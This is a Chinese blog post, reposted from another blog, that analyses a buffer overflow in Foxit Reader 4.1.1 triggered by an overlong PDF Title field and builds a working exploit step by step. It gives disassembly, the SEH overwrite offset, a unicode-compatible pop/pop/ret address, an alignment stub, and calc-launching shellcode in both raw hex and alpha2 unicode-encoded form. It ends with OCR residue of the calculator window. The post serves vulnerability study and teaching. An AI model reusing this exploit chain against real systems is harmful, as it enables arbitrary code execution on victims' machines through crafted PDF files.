文章转自 Tracy'Blog——【Foxit 4.1.1 缓冲区溢出漏洞分析】

应该是去年 1 月份，在家那段时间，在看雪投的简历，然后得到了一个电话面试~通过后，对方发来了一个笔试题，也就是今天要分析的这个有漏洞的程序。要求就是：

引用:

1、调试附件中的 Foxit Reader.exe，利用打开的恶意文件 Foxit.pdf 进行调试。定位导致错误的位置，进行错误描述，并且贴出恶意的反汇编代码。


2.、编写一段利用上述漏洞的 shellcode，实现启动 windows 下计算器的功能。

那会儿做了第一问后，就被 unicode 编码的 shellcode 给难住，再加上心思没在上面开始忙着准备复试，就草草给对方发了个分析报告，说明自己没搞定如何应用此漏洞。完了，到 11 月份的样子，在学校呆着无聊，刚巧在图书馆看到《黑防 09 精华》，就拿起来翻了翻，看到了那会儿折腾了好半天没搞定的问题的解决办法。就翻出程序做了起来。也就有了今天这文章了：

本文要分析的是 Foxit Reader 4.1.1 版本的一个基于 pdf 文件格式溢出的漏洞，首先写出 exploit 的是 Corelan 团队的 Sud0，本文对其提供的 exploit 有所参考，但并不是照抄或者翻译。 我所做的我所做的是根据 POC 来分析漏洞存在原理，并构造 exploit，实现攻击。

一、分析及构造 shellcode：

用 Foxit 打开 poc.pdf，程序直接崩溃，并弹出报错窗口：




任务栏看到程序标题为：AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA……

可以大致确定崩溃原因为：文件赋予标题过长而导致程序溢出出错。

用 winhex 打开 poc.pdf，在文件偏移 30A3 处发现 Title 字样，根据 pdf 文件格式可知道其后接的都将是文件的标题，共有 516 字节全部填充为“A”。

将这 516 个字符删掉一些，就留下几个 A，再次打开文件，一切正常，所以，可以确定出错点为 Foxit 在读取 Poc.pdf 数据进行处理时，因 poc 中标题过长而造成解析出错。

OD 加载 Foxit，F9 运行起来，对 CreateFileW 下断，之后打开 Poc.pdf。程序中断在：

代码:

```
009746CC    FF15 08D69F00    call dword ptr ds:[<&KERNEL32.CreateFileW>]        ; kernel32.CreateFileW
```

一直 F8 跟踪到 OD 界面中出现一大段 AAAAA 时，再放慢速度去跟。如下代码处：

代码:

```
004A0723  |.  E8 C81A1500     call Foxit_Re.005F21F0              ;  取得标题
004A0728  |.  8B4C24 1C       mov ecx,dword ptr ss:[esp+1C]
004A072C  |.  85C9            test ecx,ecx
004A072E  |.  74 05           je short Foxit_Re.004A0735
004A0730  |.  8B49 04         mov ecx,dword ptr ds:[ecx+4]        ;  文件中赋予的标题长度为 516 化成十六进制为 204 放入 ecx 中
004A0733  |.  EB 02           jmp short Foxit_Re.004A0737
004A0735  |>  33C9            xor ecx,ecx
004A0737  |>  85C9            test ecx,ecx
004A0739  |.  7E 13           jle short Foxit_Re.004A074E
004A073B  |.  8BD1            mov edx,ecx
004A073D  |>  66:8338 20      /cmp word ptr ds:[eax],20           ;  判断标题中是否含有 ascii 码小于 32 的特殊字符
004A0741  |.  73 05           |jnb short Foxit_Re.004A0748
004A0743  |.  66:C700 2000    |mov word ptr ds:[eax],20           ;  如果有，则用空格键代替
004A0748  |>  83C0 02         |add eax,2
004A074B  |.  4A              |dec edx
004A074C  |.^ 75 EF           \jnz short Foxit_Re.004A073D        ;  循环判断
004A074E  |>  51              push ecx
004A074F  |.  8D4C24 20       lea ecx,dword ptr ss:[esp+20]       ;  地址中存放标题长度
```

最终定位到发生错误出：

代码:

```
009798FF      |.     FF92  E0000000  |call  dword  ptr  ds:[edx+E0]
                                                ;     对文件中标题进行处理
00979905      |.     43                        |inc  ebx
00979906      |>     837D  FC  00          |cmp  dword  ptr  ss:[ebp-4],0
```

可后来发现，其实在运行出错后，文件夹中生成了错误报告，我们可以直接利用错误报告直接定位。

在这个 call 中，提取文件标题时发生溢出：

代码:

```
009798FF      |.     FF92  E0000000  |call  dword  ptr  ds:[edx+E0]
                                                ;     对文件中标题进行处理
00979905      |.     43                        |inc  ebx
00979906      |>     837D  FC  00          |cmp  dword  ptr  ss:[ebp-
4],0                                                    ; 处理完成之后，ebp
原本指向的地址被覆盖，而后 ebp 所指的地址不可读而导致出错
```

再来分析出错点在哪，导致错误的代码如下：

代码:

```
00986FDA      |.     50                         push  eax
                                                                          ;
|String1
00986FDB      |.     FF15  E8D59F00  call  dword  ptr  ds:[<&KERNEL32.ls
trcpyW>]                         ;  \利用 lstrcpyw 将读入内存的标题内容复制到
堆栈，方便设置好标题
00986FE1      |.     8B46  40                  mov  eax,dword  ptr  ds:[esi+
40]
00986FE4      |.     85C0                        test  eax,eax
00986FE6      |.     7E  24                      jle  short  Foxit_Re.009870
0C
00986FE8      |.     50                         push  eax
                                                                          ;
|
00986FE9      |.     8D85  F8FBFFFF  lea  eax,dword  ptr  ss:[ebp-
408]                                                 ;  |
00986FEF      |.     68  5CAFA000       push  Foxit_Re.00A0AF5C
                                                  ;  |Format  =  ":%d"
00986FF4      |.     50                         push  eax
                                                                          ;
|/String
```

```
00986FF5    |.    FF15  B4D59F00  call  dword  ptr  ds:[<&KERNEL32.lstrlenW>]                ;  |\获取长度
00986FFB    |.    8D8445  F8FBFF>lea  eax,dword  ptr  ss:[ebp+eax*2-408]                     ;  |
00987002    |.    50                         push  eax
                                                                                             ;
|s
00987003    |.    FF15  08D99F00  call  dword  ptr  ds:[<&USER32.wsprintfW>]                 ;  \格式化
00987009    |.    83C4  0C                add  esp,0C
0098700C    |>    8D85  F8FBFFFF  lea  eax,dword  ptr  ss:[ebp-408]
00987012    |.    50                         push  eax
                                                                                             ;
/Arg2
00987013    |.    FF76  1C                push  dword  ptr  ds:[esi+1C]
                                                             ;  |Arg1
00987016    |.    E8  4E1DFFFF       call  Foxit_Re.00978D69
                                                           ;  \设置标题
setwindowstext
0098701B    |>    5E                         pop  esi
0098701C    |.    C9                         leave
                                                                                               ;
    Leave 的作用相当==mov  esp,ebp 和 pop  ebp
```

而后 ebp 指向 00120000，此地址不存在，故不可读，从而出发异常处理。

在运行 leave 指令后，我们可以看到堆栈地址如下所示：

| 地址 | 数值 | ASCI | 注释 |
|---|---|---|---|
| 0012F774 | 00420041 | A.B. | Foxit_Re.00420041 |
| 0012F778 | 00120000 | ..■. | |
| 0012F77C | 00402E87 | ?@. | 返回到 Foxit_Re.00402E87 来自 Foxit_Re.00986F8B |
| 0012F780 | 00000001 | ... | |
| 0012F784 | 019649F0 | 餓? | |
| 0012F788 | 01964838 | 8H? | |
| 0012F78C | 00000001 | ... | |
| 0012F790 | 00140910 | ■.■. | ASCII "P■" |
| 0012F794 | 019006C0 | ?? | |
| 0012F798 | 0096F6E6 | 驟? | 返回到 Foxit_Re.0096F6E6 来自 Foxit_Re.00972A8D |
| 0012F79C | 019006C0 | ?? | |
| 0012F7A0 | 77D2910F | ■懸w | USER32.GetParent |
| 0012F7A4 | 01964838 | 8H? | |

也就是在回到前一个函数的堆栈空间时出错了。通过堆栈中的数据我们可看到，在如果我们在标题的最后一个位置在添加两个字符，是不是就可以控制 ebp 呢？

在标题最后添加 C 和 D，再次加载程序打开文件运行到 0098701C 处，查看 ebp 的值如下：

| | | |
|---|---|---|
| ESP | 0012F77C | |
| EBP | 00440043 | Foxit_Re.00440043 |

00440043 就是我们刚添加的 C 和 D，也就是说，我们能够控制 ebp 的取值。这个时候再看堆栈的值：

| 地址 | 数值 | ASCI | 注释 |
|---|---|---|---|
| 0012F77C | 00400000 | ..@. | Foxit_Re.00400000 |
| 0012F780 | 00000001 | 匞.. | |
| 0012F784 | 019649F0 | 餓? | |
| 0012F788 | 01964838 | 8H? | |
| 0012F78C | 00000001 | 匞.. | |
| 0012F790 | 005F0944 | D._. | Foxit_Re.005F0944 |
| 0012F794 | 019006C0 | ?? | |
| 0012F798 | 0096F6E6 | 騴? | 返回到 Foxit_Re.0096F6E6 来自 Foxit_Re.00972A8D |
| 0012F79C | 019006C0 | ?? | |
| 0012F7A0 | 77D2910F | ■懸w | USER32.GetParent |
| 0012F7A4 | 01964838 | 8H? | |
| 0012F7A8 | 0012F810 | ■?. | 指针到下一个 SEH 记录 |
| 0012F7AC | 009A1D70 | p■? | SE 句柄 |

看到了 she 链，而在这之上的都是我们的填充的标题，如果我们多填充一些字符把 she 链也给覆盖掉呢？是不是就可以控制异常的走向？再次向 poc.pdf 中填充随机字符。

堆栈结果如下：

| 地址 | 数值 | ASCI | 注释 |
|---|---|---|---|
| 0012F77C | 00310041 | A.1. | |
| 0012F780 | 00320041 | A.2. | |
| 0012F784 | 00330041 | A.3. | |
| 0012F788 | 00340041 | A.4. | |
| 0012F78C | 00350041 | A.5. | |
| 0012F790 | 00360041 | A.6. | |
| 0012F794 | 00370041 | A.7. | |
| 0012F798 | 00380041 | A.8. | |
| 0012F79C | 00390041 | A.9. | |
| 0012F7A0 | 00300041 | A.0. | |
| 0012F7A4 | 00310042 | B.1. | |
| 0012F7A8 | 00320042 | B.2. | 指针到下一个 SEH 记录 |
| 0012F7AC | 00330042 | B.3. | SE 句柄 |

这时，我们的思路就是利用 seh 使程序运行到我们 shellcode 处，达到利用的目的。记下“B2B3”在文件中的偏移地址为 32C7。

用 SafeSEH 可以看到 foxit.exe 是 Safeseh　OFF 的，也就是我们可以利用程序自带的 p/p/r 来实现跳转。

| | | | | |
|---|---|---|---|---|
| /SafeSEH OFF | 0x400000 | 0xdd5000 | 4, 1, 1, 0805 | C:\Documents |

所以，接下来就是在程序中找符合要求的 p/p/r，因为程序对输入的字符进行了 ascii 转 unicode 处理，

所以，我们符合要求的地址只能是 00xx00xx，搜索后得到如下地址：006A0046。对应的 Ascii 字母是：“Fj”。于是，我们在将刚才的 B3 改为 Fj，让程序在异常时运行到 006A0046 处。

对 006A0046 下断点并继续再次加载，看堆栈与程序处如下：

| | | | |
|---|---|---|---|
| 006A0046 | . | B8 01000000 | mov eax,1 |
| 006A004B | . | 5B | pop ebx |
| 006A004C | . | 59 | pop ecx |
| 006A004D | . | C2 0400 | retn 4 |

| 地址 | 数值 | ASCI | 注释 |
|---|---|---|---|
| 0012F3B4 | 7C9232A8 | ?掂 | 返回到 ntdll.7C9232A8 |
| 0012F3B8 | 0012F49C | 滘■. | |
| 0012F3BC | 0012F7A8 | ■. | UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAA" |
| 0012F3C0 | 0012F4B8 | 隔■. | |
| 0012F3C4 | 0012F470 | p?. | UNICODE "AAAA" |
| 0012F3C8 | 0012F7A8 | ■. | 指针到下一个 SEH 记录 |
| 0012F3CC | 7C9232BC | ?掂 | SE 句柄 |
| 0012F3D0 | 0012F7A8 | ■. | UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAA" |
| 0012F3D4 | 0012F484 | 勾■. | |
| 0012F3D8 | 7C92327A | z2掂 | 返回到 ntdll.7C92327A 来自 ntdll.7C923282 |
| 0012F3DC | 0012F49C | 滘■. | |
| 0012F3E0 | 0012F7A8 | ■. | UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAA" |
| 0012F3E4 | 0012F4B8 | 隔■. | |

如此一来，pop 两个值后，程序将会返回到 0x0012F7A8 处，其内容如下：

| 地址 | 十六进制 | ASCII |
|---|---|---|
| 0012F7A8 | 42 00 32 00 46 00 6A 00 41 00 41 00 41 00 41 00 | B.2.F.j.A.A.A.A. |
| 0012F7B8 | 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 | A.A.A.A.A.A.A.A. |
| 0012F7C8 | 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 | A.A.A.A.A.A.A.A. |
| 0012F7D8 | 41 00 41 00 41 00 41 00 00 00 96 01 0E 93 97 00 | A.A.A.A...?■掇. |
| 0012F7E8 | 80 0B 96 01 01 00 00 00 35 67 45 00 B8 14 96 01 | ■■?£..5gE.?? |
| 0012F7F8 | 80 0B 96 01 01 00 00 00 88 02 8D 01 A8 04 8D 01 | ■■?£..???? |
| 0012F808 | D5 8F D2 77 00 00 00 00 90 FB 12 00 28 86 9A 00 | 諒襴....愉■.(啓. |
| 0012F818 | FF FF FF FF A8 42 44 00 70 70 39 01 01 00 00 00 | ÿÿÿÿ* D.pp9££.. |
| 0012F828 | 20 1C 93 01 20 1C 93 01 FC 0B 8D 01 70 70 39 01 | ■? ■???pp9£ |
| 0012F838 | 8F 04 D4 77 00 00 00 00 01 00 00 00 60 D3 93 01 | ?詞....£..`訂£ |
| 0012F848 | 00 00 00 00 00 00 00 00 00 00 00 00 78 E8 A0 00 | ............x锠. |
| 0012F858 | 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | £.............. |
| 0012F868 | 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | £.............. |

也就是我们刚才填充的标题的内容。

接下来就是构造 shellcode **漏洞**利用：

先找到一个在我本地能够成功打开计算器的 shellcode：

代码:

```
"\x55\x8B\xEC\x33\xC9\x83\xEC\x20\xB8\x4D\x53\x56\x43\x89\x45\xF4\xB8
\x52"
"\x54\x2E\x44\x89\x45\xF8\xB8\x4C\x4C\x4C\x4C\x89\x45\xFC"
```

```
"\x88\x4D\xFE\x8D\x45\xF4\x50\xB8\x77\x1D\x80\x7C\xFF\xD0\xB8\x63\x61
"
"\x6C\x63\x89\x45\xE4\xB8\x2E\x65\x78\x65\x89\x45\xE8\x8D\x45\xE4"
"\x33\xC9\x88\x4D\xEC\x50\xB8\xC7\x93\xBF\x77\xFF\xD0\x83\xC4\x20\x8B
"
"\xE5\x5D\xC3";
```

因为标题中只接受 Ascii 码大于 32 的字符，而且，还要进行 Unicode 转码，所以先用 alpha2 对 shellcode 编码。而编码时要考虑的程序是从哪里跳入 shellcode 的。我们先来看看在 0x006A004D 执行 retn 时：

```
EBX 7C9232A8 ntdll.
ESP 0012F3BC
EBP 0012F3D4
```

而程序 retn 后要跳转到 0x0012F7A8 处，两者相距比较远，所以我们还要在 shellcode 前做一些铺垫。

我们看看这个时候堆栈的情况：

| 地址 | 数值 | ASCI | 注释 |
|---|---|---|---|
| 0012F3C4 | 0012F470 | p?. | UNICODE "AAAA" |
| 0012F3C8 | 0012F7A8 | ■. | 指针到下一个 SEH 记录 |
| 0012F3CC | 7C9232BC | ?抾 | SE 句柄 |
| 0012F3D0 | 0012F7A8 | ■. | UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAA" |
| 0012F3D4 | 0012F484 | 勹■. | |
| 0012F3D8 | 7C92327A | z2抾 | 返回到 ntdll.7C92327A 来自 ntdll.7C923282 |
| 0012F3DC | 0012F49C | 溌■. | |
| 0012F3E0 | 0012F7A8 | ■. | UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAA" |
| 0012F3E4 | 0012F4B8 | 隔■. | |
| 0012F3E8 | 0012F470 | p?. | UNICODE "AAAA" |
| 0012F3EC | 006A0046 | F.j. | Foxit_Re.006A0046 |
| 0012F3F0 | 01960D38 | 8.? | |
| 0012F3F4 | 0012F49C | 溌■. | |

好像没有离 0x0012F7A8 比较近又大于 0x0012F7A8 的值，要想个办法让某寄存器指向 0x0012F7A8 之后的某个值，之后跳转过去。思路如下：

先 pop/ pop esp 把 0012F7A8 给 esp，之后，要改变 esp 的值可以用 popad，弹出 EDI,ESI,EBP,ESP,EBX,EDX,ECX,EAX.这样会使 esp 的值增加 32。之后再利用 esp 跳转到 shellcode。

于是，先 pop 出一个值，这里用到的是 5F，因为它对对应的是“Z”，接下来是 pop esp，对应的机器码是：5C（\），而后是 popad 对应的机器码是 61（a），也就是在 0012F7A8 到 0012F7C8 这 32 个字节中要实现上面三个功能就行了，而且不能改变堆栈的值，之后，还要 push esp 对应的机器码是 54（T）,之后还有一个 retn 对应的机器码是 C3。

去找不改变堆栈的操作而且得满足 00xx00 的格式。突然发现 004100 就可以，于是在其余位置上填上 A 就行了，最后在 shellcode 前面 32 字节填充如下字符：

0x5A 0x41 0x46 0x6A 0x41 0x41 0x5C 0x41 0x41 0x61 0x41 0x54 0x41 0xC3

之后就可以用 esp 跳转到 shellcode。

我们用 alpha 对 shellcode 进行转码。跳转指针为 esp。

转码后的数字字母 shellcode 如下：

代码:

```
TUYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABARALAYAIAQAIAQAIAhAAAZ1AIAI
AJ11AIAIABABABQI1AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4JBPUtKJLOCeyU3zL
mPH8pMqCr6msrinekDtxpRR4Ln14ayneL8EhpLOLNlPL2ine9lBhPMynrmOUKD2Oh8t7k
mSPQlkOFp6XosPa2LQSRiOUXd7HNNoupxOuQyQ5YXrmmuYTmcViqxPM8lrOwHy7TSWOd7
KO8P1sgTKpbkIUOmusKPA
```

用 winhex 写入构造好的 poc 中，运行。直接退出，也就是说，还有异常。


继续用 OD 载入，F9 运行到

代码:

```
0012F7C9        0055  00                  add  byte  ptr  ss:[ebp],dl
```

时报错，因为 ebp 地址不可写，就改一下，把 U 改成 a 就行了。

最后，成功打开计算器。



计算器
编辑(E) 查看(V) 帮助(H)
0.
Backspace
CE
C
MC
7
8
9
/
sqrt
MR
4
5
6
*
%
MS
1
2
3
-
1/x
M+
0
+/-
.
+
=
elp
em32\cmd.exe